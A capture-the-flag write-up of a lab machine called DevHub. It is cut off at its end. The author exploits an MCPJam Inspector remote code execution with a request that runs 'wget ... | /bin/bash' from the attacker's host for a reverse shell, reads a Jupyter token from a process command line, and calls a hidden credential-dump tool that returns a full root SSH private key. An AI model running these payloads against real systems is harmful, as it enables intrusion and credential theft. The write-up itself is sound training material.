DevHub
by 0xW1LD

Devhub | Writeup
Scans
As usual we start off with an nmap port scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:78:2e:79:0d:87:13:05:2f:53:8e:e7:3c:55:b6:4c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPWeIVAL8xAfqZkJzRocGOpKCgXQk807PgJQqBcvDCiTcyFYlXvFY0v+sI1XXnYKghVRDkCxYy23sjlFMceuifE=
|   256 dd:56:8e:bc:da:b8:38:3e:9a:cd:0b:74:ee:53:85:f8 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAWDVyu6UXTR8XbXiFXOJx0xwUVCRheT9hT20o1VbEht
80/tcp   open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devhub.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
6274/tcp open  unknown syn-ack ttl 63
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 200 OK
|     access-control-allow-credentials: true
|     content-length: 466
|     content-type: text/html; charset=utf-8
|     vary: Origin
|     Date: Sun, 31 May 2026 07:21:11 GMT
|     Connection: close
|     <!doctype html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8" />
|     <link rel="icon" type="image/svg+xml" href="/mcp_jam.svg" />
|     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
|     <title>MCPJam Inspector</title>
|     <script type="module" crossorigin src="/assets/index-DRYhT9Xb.js"></script>
|     <link rel="stylesheet" crossorigin href="/assets/index-XvFRNbCs.css">
|     </head>
|     <body>
|     <div id="root"></div>
|     </body>
|     </html>
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 204 No Content
|     access-control-allow-credentials: true
|     access-control-allow-methods: GET,HEAD,PUT,POST,DELETE,PATCH
|     vary: Origin
|     content-type: text/plain; charset=UTF-8
|     Date: Sun, 31 May 2026 07:21:12 GMT
|_    Connection: close
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port6274-TCP:V=7.98%I=7%D=5/31%Time=6A1BE16D%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,290,"HTTP/1\.1\x20200\x20OK\r\naccess-control-allow-credential
SF:s:\x20true\r\ncontent-length:\x20466\r\ncontent-type:\x20text/html;\x20
SF:charset=utf-8\r\nvary:\x20Origin\r\nDate:\x20Sun,\x2031\x20May\x202026\
SF:x2007:21:11\x20GMT\r\nConnection:\x20close\r\n\r\n<!doctype\x20html>\n<
SF:html\x20lang=\"en\">\n\x20\x20<head>\n\x20\x20\x20\x20<meta\x20charset=
SF:\"UTF-8\"\x20/>\n\x20\x20\x20\x20<link\x20rel=\"icon\"\x20type=\"image/
SF:svg\+xml\"\x20href=\"/mcp_jam\.svg\"\x20/>\n\x20\x20\x20\x20<meta\x20na
SF:me=\"viewport\"\x20content=\"width=device-width,\x20initial-scale=1\.0\
SF:"\x20/>\n\x20\x20\x20\x20<title>MCPJam\x20Inspector</title>\n\x20\x20\x
SF:20\x20<script\x20type=\"module\"\x20crossorigin\x20src=\"/assets/index-
SF:DRYhT9Xb\.js\"></script>\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x
SF:20crossorigin\x20href=\"/assets/index-XvFRNbCs\.css\">\n\x20\x20</head>
SF:\n\x20\x20<body>\n\x20\x20\x20\x20<div\x20id=\"root\"></div>\n\x20\x20<
SF:/body>\n</html>\n")%r(HTTPOptions,F0,"HTTP/1\.1\x20204\x20No\x20Content
SF:\r\naccess-control-allow-credentials:\x20true\r\naccess-control-allow-m
SF:ethods:\x20GET,HEAD,PUT,POST,DELETE,PATCH\r\nvary:\x20Origin\r\ncontent
SF:-type:\x20text/plain;\x20charset=UTF-8\r\nDate:\x20Sun,\x2031\x20May\x2
SF:02026\x2007:21:12\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(RTSPReques
SF:t,F0,"HTTP/1\.1\x20204\x20No\x20Content\r\naccess-control-allow-credent
SF:ials:\x20true\r\naccess-control-allow-methods:\x20GET,HEAD,PUT,POST,DEL
SF:ETE,PATCH\r\nvary:\x20Origin\r\ncontent-type:\x20text/plain;\x20charset
SF:=UTF-8\r\nDate:\x20Sun,\x2031\x20May\x202026\x2007:21:12\x20GMT\r\nConn
SF:ection:\x20close\r\n\r\n")%r(RPCCheck,2F,"HTTP/1\.1\x20400\x20Bad\x20Re
SF:quest\r\nConnection:\x20close\r\n\r\n")%r(DNSVersionBindReqTCP,2F,"HTTP
SF:/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(DNSS
SF:tatusRequestTCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x
SF:20close\r\n\r\n")%r(Help,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConn
SF:ection:\x20close\r\n\r\n")%r(SSLSessionReq,2F,"HTTP/1\.1\x20400\x20Bad\
SF:x20Request\r\nConnection:\x20close\r\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Looks like we have 3 ports open.
| port | service |
|---|---|
| 22 | OpenSSH 8.9p1 |
| 80 | nginx 1.18.0 |
| 6274 | MCPJam Inspector 1.4.2 |
OpenSSH
We’ve seen this version of OpenSSH time and time again without any new critical vulnerabilities found. Moving on.
Nginx 1.18.0
Visiting the webpage http://devhub.htb we’re greeted with a static site that shows a little too much information about the backend tech stack. 
MCPJam Inspector

Visiting the webpage on http://devhub.htb:6274 we’re greeted with an MCPJam Inspector page, navigating to settings shows us that the version is 1.4.2 which is vulnerable to a Critical 9.8 CVE-2026-23744
User
MCPJam Inspector RCE
Let’s start off by going to the Servers tab in MCPJam Inspector and creating a new server connection, I’ll also make sure all this web traffic is going through my web proxy: Caido.

I get the following http request in my HTTP History in Caido
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
POST /api/mcp/connect HTTP/1.1
Host: devhub.htb:6274
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://devhub.htb:6274/
Content-Type: application/json
sentry-trace: 8325de4fbd5f4012887350d857d9f10d-a46973c3a6fe3442-0
baggage: sentry-environment=prod,sentry-release=af9cf6a62f550e986fe330c09b8a3b8b83136df6,sentry-public_key=c9df3785c734acfe9dad2d0c1e963e28,sentry-trace_id=8325de4fbd5f4012887350d857d9f10d,sentry-sample_rate=0.1,sentry-sampled=false
Content-Length: 133
Origin: http://devhub.htb:6274
Connection: keep-alive
Cookie: ph_phc_dTOPniyUNU2kD8Jx8yHMXSqiZHM8I91uWopTMX6EBE9_posthog=%7B%22%24device_id%22%3A%22019e7cef-3c99-7986-bada-1c3a1a0b1368%22%2C%22distinct_id%22%3A%22019e7cef-3c99-7986-bada-1c3a1a0b1368%22%2C%22%24sesid%22%3A%5B1780213182472%2C%22019e7cef-3ccd-7506-b3a9-9a67042bffcd%22%2C1780212513996%5D%2C%22%24initial_person_info%22%3A%7B%22r%22%3A%22%24direct%22%2C%22u%22%3A%22http%3A%2F%2Fdevhub.htb%3A6274%2F%22%7D%7D
Priority: u=0

{"serverConfig":{"timeout":10000,"command":"npx","args":["-y","@modelcontextprotocol/server-everything"],"env":{}},"serverId":"w1ld"}
I’ll modify the command to bash and use the arguments to execute a reverse shell command
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
POST /api/mcp/connect HTTP/1.1
Host: devhub.htb:6274
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://devhub.htb:6274/
Content-Type: application/json
sentry-trace: 0b749535174b48dc829fea97a1052aa5-9e015479fbc96b19-0
baggage: sentry-environment=prod,sentry-release=af9cf6a62f550e986fe330c09b8a3b8b83136df6,sentry-public_key=c9df3785c734acfe9dad2d0c1e963e28,sentry-trace_id=0b749535174b48dc829fea97a1052aa5,sentry-sample_rate=0.1,sentry-sampled=false
Content-Length: 147
Origin: http://devhub.htb:6274
Connection: keep-alive
Cookie: ph_phc_dTOPniyUNU2kD8Jx8yHMXSqiZHM8I91uWopTMX6EBE9_posthog=%7B%22%24device_id%22%3A%22019e7cef-3c99-7986-bada-1c3a1a0b1368%22%2C%22distinct_id%22%3A%22019e7cef-3c99-7986-bada-1c3a1a0b1368%22%2C%22%24sesid%22%3A%5B1780213726266%2C%22019e7cef-3ccd-7506-b3a9-9a67042bffcd%22%2C1780212513996%5D%2C%22%24initial_person_info%22%3A%7B%22r%22%3A%22%24direct%22%2C%22u%22%3A%22http%3A%2F%2Fdevhub.htb%3A6274%2F%22%7D%7D
Priority: u=0

{"serverConfig":{"timeout":10000,"command":"bash","args":["-c","wget http://10.10.14.3:3232/w1ld.sh -S -O - | /bin/bash"],"env":{}},"serverId":"w1ld"}
This proceeds to hang and then 500 but I do receive a callback on my listener.
1
2
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$
Internal Jupyter Lab
Doing some initial reconnaissance we can find the analyst user is running a jupyter-lab instance.
1
2
3
4
mcp-dev@devhub:~$ ps -ef --forest
<SNIP>
analyst     1025       1  0 06:51 ?        00:00:06 /home/analyst/jupyter-env/bin/python3 /home/analyst/jupyter-env/bin/jupyter-lab --ip=127.0.0.1 --port=8888 --no-browser --notebook-dir=/
It’s running on port 8888 I’ll forward this port, there’s several ways to do this, I recommend putting a public ssh key in mcp-dev's home directory then using ssh.
Visiting the Jupyter-lab we’re greeted by a Login Page.

The command for the jupyter-lab shown in the ps -ef output seems to be cut-off, let’s grab the entire cmdline.
1
2
3
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ cat /proc/1025/cmdline
/home/analyst/jupyter-env/bin/python3/home/analyst/jupyter-env/bin/jupyter-lab--ip=127.0.0.1--port=8888--no-browser--notebook-dir=/home/analyst/notebooks--ServerApp.token=a7f3b2c9d8[REDACTED]--ServerApp.password=--ServerApp.allow_origin=--ServerApp.disable_check_xsrf=False
We find a cleartext token being input in the command we can use this token to authenticate and we’re directed to the lab, let’s use a terminal notebook

I’ll grab a reverse shell to make it more stable.
1
2
3
analyst@devhub:~$ ls -lash user.txt
4.0K -rw-r----- 1 root analyst 33 May 31 06:51 user.txt
There we can find the user flag.
Root
OPSMCP custom Service
Taking a look around we can find an opsmcp key
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
analyst@devhub:~$ ls -lash
total 56K
4.0K drwxr-x--- 9 analyst analyst 4.0K May 31 08:27 .
4.0K drwxr-xr-x 4 root    root    4.0K Mar 16 21:25 ..
   0 -rw------- 1 analyst analyst    0 May 27 12:22 .bash_history
4.0K -rw-r--r-- 1 analyst analyst  220 Jan  6  2022 .bash_logout
4.0K -rw-r--r-- 1 analyst analyst 3.7K Jan  6  2022 .bashrc
4.0K drwx------ 2 analyst analyst 4.0K Jan 22 16:05 .cache
4.0K drwxr-xr-x 3 analyst analyst 4.0K May 26 08:42 .ipython
4.0K drwxr-xr-x 3 analyst analyst 4.0K May 31 08:25 .jupyter
4.0K drwxr-xr-x 7 analyst analyst 4.0K Jan 22 15:06 jupyter-env
   0 lrwxrwxrwx 1 root    root       9 Jan 23 15:37 .lesshst -> /dev/null
4.0K drwxr-xr-x 3 analyst analyst 4.0K Jan 22 15:08 .local
   0 lrwxrwxrwx 1 root    root       9 Jan 23 15:37 .node_repl_history -> /dev/null
4.0K drwxr-xr-x 3 analyst analyst 4.0K May 26 08:42 notebooks
4.0K drwxr-xr-x 3 analyst analyst 4.0K Jan 22 15:08 .npm
4.0K -rw------- 1 analyst analyst   35 Mar 16 21:49 .opsmcp_key
4.0K -rw-r--r-- 1 analyst analyst  807 Jan  6  2022 .profile
   0 lrwxrwxrwx 1 root    root       9 Jan 23 15:37 .python_history -> /dev/null
4.0K -rw-r----- 1 root    analyst   33 May 31 06:51 user.txt
   0 lrwxrwxrwx 1 root    root       9 Jan 23 15:37 .viminfo -> /dev/null

analyst@devhub:~$ cat .opsmcp_key
opsmcp_se[REDACTED]
Earlier we also found that root is running an opsmcp server
1
2
root        1032  0.0  0.7  37376 28784 ?        Ss   06:51   0:02 /home/analyst/jupyter-env/bin/python3 /opt/opsmcp/server.py
We can read the server.py file as analyst
1
2
3
analyst@devhub:~$ ls -lash /opt/opsmcp/server.py
8.0K -rw-r----- 1 analyst analyst 5.9K May 31 08:31 /opt/opsmcp/server.py
Let’s take a look inside
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
#!/usr/bin/env python3
"""
OPSMCP - Operations MCP Server
Internal tool for system operations management
"""

from flask import Flask, jsonify, request
import os

app = Flask(__name__)

# API Key for authentication
VALID_API_KEY = "opsmcp_se[REDACTED]"

# Registered tools (visible)
VISIBLE_TOOLS = {
    "ops.system_status": {
        "description": "Get system status and health metrics",
        "parameters": {}
    },
    "ops.list_services": {
        "description": "List running services",
        "parameters": {}
    },
    "ops.check_disk": {
        "description": "Check disk usage",
        "parameters": {}
    },
    "ops.view_logs": {
        "description": "View recent system logs",
        "parameters": {"service": "string"}
    }
}

# Hidden tools (not in /tools/list but callable)
HIDDEN_TOOLS = {
    "ops._admin_dump": {
        "description": "Emergency credential dump - INTERNAL ONLY",
        "parameters": {"target": "string", "confirm": "boolean"}
    },
    "ops._debug_mode": {
        "description": "Enable debug mode",
        "parameters": {}
    }
}

ALL_TOOLS = {**VISIBLE_TOOLS, **HIDDEN_TOOLS}

def check_auth():
    """Check API key authentication"""
    api_key = request.headers.get('X-API-Key', '')
    return api_key == VALID_API_KEY

@app.route('/')
def index():
    return jsonify({
        "server": "OPSMCP",
        "version": "2.1.0",
        "status": "operational",
        "endpoints": ["/tools/list", "/tools/call", "/health"],
        "auth": "Required - X-API-Key header"
    })

@app.route('/health')
def health():
    return jsonify({"status": "healthy", "uptime": "14d 3h 22m"})

@app.route('/tools/list')
def list_tools():
    if not check_auth():
        return jsonify({"error": "Unauthorized", "message": "Valid X-API-Key header required"}), 401

    return jsonify({
        "tools": list(VISIBLE_TOOLS.keys()),
        "count": len(VISIBLE_TOOLS),
        "details": VISIBLE_TOOLS
    })

@app.route('/tools/call', methods=['POST'])
def call_tool():
    if not check_auth():
        return jsonify({"error": "Unauthorized", "message": "Valid X-API-Key header required"}), 401

    data = request.get_json() or {}
    tool_name = data.get('name', '')
    args = data.get('arguments', {})

    if not tool_name:
        return jsonify({"error": "Tool name required"}), 400

    if tool_name not in ALL_TOOLS:
        return jsonify({"error": f"Unknown tool: {tool_name}"}), 404

    # Execute tool
    if tool_name == "ops.system_status":
        return jsonify({
            "cpu": "23%",
            "memory": "1.2GB/4GB",
            "load": "0.45",
            "status": "nominal"
        })

    elif tool_name == "ops.list_services":
        return jsonify({
            "services": [
                {"name": "nginx", "status": "running", "pid": 1234},
                {"name": "opsmcp", "status": "running", "pid": 5678},
                {"name": "jupyter", "status": "running", "pid": 9012},
                {"name": "mcpjam", "status": "running", "pid": 3456}
            ]
        })

    elif tool_name == "ops.check_disk":
        return jsonify({
            "filesystems": [
                {"mount": "/", "used": "4.2G", "available": "15G", "percent": "22%"},
                {"mount": "/home", "used": "1.1G", "available": "8G", "percent": "12%"}
            ]
        })

    elif tool_name == "ops.view_logs":
        service = args.get('service', 'system')
        return jsonify({
            "service": service,
            "logs": [
                "[2026-01-22 10:00:01] Service started",
                "[2026-01-22 10:00:02] Listening on configured port",
                "[2026-01-22 10:15:33] Health check passed",
                "[2026-01-22 11:00:00] Routine maintenance completed"
            ]
        })

    elif tool_name == "ops._debug_mode":
        return jsonify({
            "debug": True,
            "message": "Debug mode enabled",
            "hidden_tools": list(HIDDEN_TOOLS.keys()),
            "note": "Debug endpoints now accessible"
        })

    elif tool_name == "ops._admin_dump":
        target = args.get('target', '')
        confirm = args.get('confirm', False)

        if not confirm:
            return jsonify({
                "error": "Confirmation required",
                "usage": "Set confirm=true to proceed",
                "warning": "This dumps sensitive credentials"
            })

        if target == "ssh_keys":
            try:
                with open('/root/.ssh/id_rsa', 'r') as f:
                    key_data = f.read()
                return jsonify({
                    "target": "ssh_keys",
                    "root_private_key": key_data,
                    "note": "Emergency recovery key dump"
                })
            except Exception as e:
                return jsonify({
                    "target": "ssh_keys",
                    "error": f"Could not read key: {str(e)}"
                })

        elif target == "passwords":
            return jsonify({
                "target": "passwords",
                "dump": {
                    "root": "$6$rounds=656000$saltsalt$hashedpassword",
                    "analyst": "Jupyte[REDACTED]",
                    "mcp-dev": "Mcp[REDACTED]"
                }
            })

        elif target == "tokens":
            return jsonify({
                "target": "tokens",
                "api_tokens": {
                    "admin_token": "opsmcp_[REDACTED]",
                    "service_token": "opsmcp_[REDACTED]"
                }
            })

        else:
            return jsonify({
                "error": "Invalid target",
                "valid_targets": ["ssh_keys", "passwords", "tokens"]
            })

    return jsonify({"error": "Tool execution failed"}), 500

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000, debug=False)
An interesting tool is made available to us in the form of ops._admin_dump where we can target the root ssh key. Let’s send the following http request
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
POST /tools/call HTTP/1.1
Host: localhost:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: lang=en-US; _xsrf=2|0055e08f|27d5b9d5126f80127baf920345783e23|1780215870; username-localhost-8888="2|1:0|10:1780215905|23:username-localhost-8888|192:eyJ1c2VybmFtZSI6ICI2M2IyZjk2ZTZmNGM0M2FlOWNmMDQ5YzIwZGI4YmFhZSIsICJuYW1lIjogIkFub255bW91cyBDYXJtZSIsICJkaXNwbGF5X25hbWUiOiAiQW5vbnltb3VzIENhcm1lIiwgImluaXRpYWxzIjogIkFDIiwgImNvbG9yIjogbnVsbH0=|24c45d80d24dbb678d8d1d015f6c2d09ce948d8f428ee16ab4a53c9116206bc8"
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Pragma: no-cache
Cache-Control: no-cache
X-API-Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a
Content-Type: application/json

{"name":"ops._admin_dump",
"arguments":{"confirm":"true",
"target":"ssh_keys"}}
Which leads to the following response
1
2
3
4
5
6
7
8
9
10
11
12
13
HTTP/1.1 200 OK
Server: Werkzeug/3.1.6 Python/3.10.12
Date: Sun, 31 May 2026 08:41:42 GMT
Content-Type: application/json
Content-Length: 1919
Connection: close

{
    "note": "Emergency recovery key dump",
    "root_private_key": "-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn\nNhAAAAAwEAAQAAAQEAwWHw4Iv8yDwyqOacO5uB2OFr/RaD1TF192ptgJXu0vj5STypOUH9\nG/jqltqP312IONAX9LwvTne81E4h+hi2xdjwgvh27iE4AvCQolR8S0GWHwHQjjXVQ5/dHX\n8MA96Qabow623zQe5D6PUAsFj6aWP5fDceIziAxkLIMgpsE6I0bWOKaGmgEG0rW1I/mw8z\n6HmooVORQsQoTaVUhnUmRJRcLpQEu94hzb+0kQ0ObKikcDTnit1kQ/7ZUOoyGhUgEwVk/n\nGhm2D96OW/JLpMIowwDxnka+3l9u5Aj55Y9fWN9aGld5pVvcoPRZ7twODIbXNSjzWsLQRQ\n7l8/a2M+aQAAA8BGnYWeRp2FngAAAAdzc2gtcnNhAAABAQDBYfDgi/zIPDKo5pw7m4HY4W\nv9FoPVMXX3am2Ale7S+PlJPKk5Qf0b+OqW2o/fXYg40Bf0vC9Od7zUTiH6GLbF2PCC+Hbu\nITgC8JCiVHxLQZYfAdCONdVDn90dfwwD3pBpujDrbfNB7kPo9QCwWPppY/l8Nx4jOIDGQs\ngyCmwTojRtY4poaaAQbStbUj+bDzPoeaihU5FCxChNpVSGdSZElFwulAS73iHNv7SRDQ5s\nqKRwNOeK3WRD/tlQ6jIaFSATBWT+caGbYP3o5b8kukwijDAPGeRr7eX27kCPnlj19Y31oa\nV3mlW9yg9Fnu3A4Mhtc1KPNawtBFDuXz9rYz5pAAAAAwEAAQAAAQAjgZkZkXpjRXJDwrvS\n0fWgXZtXR8gC3+b5+4eJgX3tLJuQz9t+UNhpR2XDNvQNnf3B+Ks9W0QQUznPfV0Nr3X3k6\nJtWbN0e5LuLz9PHtYHd05Z+RpS0h2LIhIWNVp+Z2H6l54dy/1LELVVU47B0kSAD0Qig3g8\nHUa/oEljrrgzTlYflRHhkHQblmd9ZaClUoxIDh0zf2Esmp3nIRBm4J1OX5UQPiPEa7/LkB\ndcQr1K4Z1pbZglc5wPUJZCv8MtVPvW9rCgERl9Sl4bKevsgS4mMMUvVxNdqyasYqNAXi/L\nCvk9YYP9PS4q1dfCYMIvsJJNyoBtUiCJwqW2ba6hs1vVAAAAgDEPkj6UOdX1B872cHrja2\nnkahzlja7GZw3G2+hsib4kH/G1nwQs9RRtnzqf/mrXeEhxB27ZN+QE39e7yTC3r6f84mSn\nMz/gS3Czh6DtP+S18jV4xCeac/SoLuxgLvPZ3xnHWvPO6HePQzyVlVk/MBfp+yPrCpIiHK\nMtVMaeJXFYAAAAgQDSlTQAPhkFhsswOcohRO+1hd/4xdD9UECem1ytsb5/on47/GEWvtQI\noocmAAMvEYlOvs8GXeYkMBAwi5VCjLunNBCmuRMjTEgE7lqgdhfkK0Lx/a4BWnYaki+xbk\nJt9XB5f2NlmnT4A5QqiO+qPYA2i1iF9CSv5ypxqHFChgMZNwAAAIEA6xcR6lBjwgtKuzRQ\nnI+f8DFRxcdfKY1gs0BmfS0RRxwDzIEwJHYafyHnq/CKBTDPCYyn/VI+mF64hhtjUbDgAr\nC8X6q/4LJecp3piSHgv6yXhpzkxtz+Q/JSXPFf/9NAgVFQtUjrrnGZbP9kNySaX6q6/npK\nlFORwv9PYfxftV8AAAALcm9vdEBkZXZodWI=\n-----END OPENSSH PRIVATE KEY-----\n",
    "target": "ssh_keys"
}
Let’s ssh as root using this private key
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
~/htb/labs/devhub $ chmod 600 root_id_rsa
~/htb/labs/devhub $ ssh root@devhub.htb -i root_id_rsa
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-179-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun May 31 08:43:28 AM UTC 2026

  System load:           0.06
  Usage of /:            76.9% of 9.50GB
  Memory usage:          15%
  Swap usage:            0%
  Processes:             227
  Users logged in:       0
  IPv4 address for eth0: 10.129.245.216
  IPv6 address for eth0: dead:beef::a0de:adff:fe2c:60ff

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


Last login: Sun May 31 08:43:30 2026 from 10.10.14.3
root@devhub:~# ls -lash root.txt
4.0K -rw-r----- 1 root root 33 May 31 06:51 root.txt
There we can find the root flag.
Beyond Root
Instead of going beyond root and taking a deeper look into the tech stack, I decided I’d use this machine as a learning opportunity. I’ve wanted to learn more Rust and so decided to write an auto-pwn for this entire machine in Rust. You can find the source here.
Rust Learning
Channels and Streams
I could easily automate the first part which was just a bunch of web requests to get remote code execution. However, I decided I wanted the program to catch a reverse shell and use that as an interface to other functions. So I had to teach myself all about establishing TCP connections which was easy enough given that tokio has the net::TCPListener crate feature. I already knew how to thread processes in Rust using tokio, so I threaded this listener.
I still had to figure out how to communicate with the thread asynchronously as I wanted to be able to send multiple commands and receive their outputs. This is where I had to learn about multi-producer single consumer (mpsc) channels. These channels would accept any data sent through them, spawn a new thread, and forward them to the TCPListener. This was the first half of the communication, sending the command. I still had to figure out a way to have the output read by the calling module. This was also done through a channel, this time it was a broadcast channel which would read the command output through the TCP stream into a buffer and sent that buffer through the channel.
WebSockets
